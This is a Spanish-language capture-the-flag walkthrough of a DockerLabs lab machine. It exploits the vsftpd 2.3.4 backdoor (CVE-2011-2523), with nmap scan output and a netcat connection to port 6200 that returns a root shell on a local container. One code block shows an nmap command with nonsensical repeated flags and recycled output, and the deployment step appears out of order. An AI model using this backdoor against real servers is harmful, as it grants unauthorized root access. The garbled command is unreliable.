


Mi cuenta en dockerslabs.es es Assassin y vamos a ejecutar esta máquina vulnerable con Dockerlabs,

El objetivo es identificar los servicios vulnerables para obtener acceso y escalar privilegios administradores root.



Fases:

Reconocimiento

Enumeración

Análisis

Explotación


Descripción de la VM:

Laboratorio para practicar la explotación del backdoor de vsftpd 2.3.4 (CVE-2011-2523) para obtener acceso root. Creada por D1se0

Inicio:

Reconocimiento:

Luego de descargar la VM, descomprimirla y ejecutarla realizaremos una verificación de que exista conectividad de red entre la maquina atacante (Mi VM en Kali) y la maquina en el contenedor victima mediante PING (ICMP)



Validamos que si hay respuesta con un valor TTL=64 con lo que confirmamos que el host que responde es un Linux.

Enumeración:

Ahora realizaremos un escaneo completo de puertos con el objetivo de encontrar que servicios están abiertos en la dirección IP victima 172.17.0.2

El resultado lo guardaré en un archivo llamado: resultado_escaneo


```
kali@kali: ~  
Session Actions Edit View Help  
Host is up, received arp-response (0.000010s latency).  
Scanned at 2026-08-08 18:45:34 EDT for 8s  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE REASON      VERSION  
21/tcp open  ftp      syn-ack ttl 64 vsftpd 2.3.4  
|_ftp-anon: got code 500 "OOPS: cannot change directory:/var/ftp".  
80/tcp open  http     syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))  
|_http-server-header: Apache/2.4.58 (Ubuntu)  
|_http-methods:  
|_ Supported Methods: GET POST OPTIONS HEAD  
|_http-title: Apache2 Ubuntu Default Page: It works  
MAC Address: B6:CA:71:0C:20:54 (Unknown)  
Service Info: OS: Unix  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 18:45  
Completed NSE at 18:45, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 18:45  
Completed NSE at 18:45, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 18:45  
Completed NSE at 18:45, 0.00s elapsed  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/su  
bmit/.  
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds  
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Servicio FTP abierto en el puerto 21 TCP ejecutando un servicio vsftpd 2.3.4

Servicio HTTP abierto en el puerto 80 TCP ejecutando un servicio Apache 2.4.58 Linux Ubuntu.

Este servicio ejecutándose en el puerto 21 TCP llamado vsftpd 2.3.4 está asociada a una vulnerabilidad documentada CVE-2011-2523 y existe un backdoor que permite el acceso remoto con privilegios root.

Analisis

Con los servicios y puertos abiertos identificados validamos el primer servicio en el puerto 80 TCP, sabemos que es un servicio web con protocolo http el cual probaremos en el navegador:



Nos encontramos con la pagina por default de Apache2 Ubuntu, el servidor web se está ejecutando bien pero no hay posibilidad de encontrar contenido o información valiosa o personalizada de victimas.


Explotación

Ahora continuamos con el siguiente servicio, ahora el FTP qu ejecuta en el puerto 21 a vsftpd 2.3.4

Utilizando la herramienta Netcat con los valores USER y PASS

El comando se ejecuta correctamente, ahora solamente se abre una nueva terminal y generar una conexión mediante el puerto 6200 TCP con la misma herramienta Netcat

Y el comando `nc -nv 172.17.0.2 6200`



```
kali@kali: ~  
$ nc -nv 172.17.0.2 6200  
(UNKNOWN) [172.17.0.2] 6200 (?) open  
whoami  
root
```

```
kali@kali: ~  
$ nmap -sS -sV -sC -sR -sX -sY -sZ -sO -sT -sU -sX -sY -sZ -sO -sT -sU -sX -sY -sZ -sO -sT -sU  
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds  
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

```
kali@kali: ~/Downloads  
$ sudo bash auto_deploy.sh tproot.tar
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Ya adentro se ejecuta un `whoami` para confirmar el privilegio root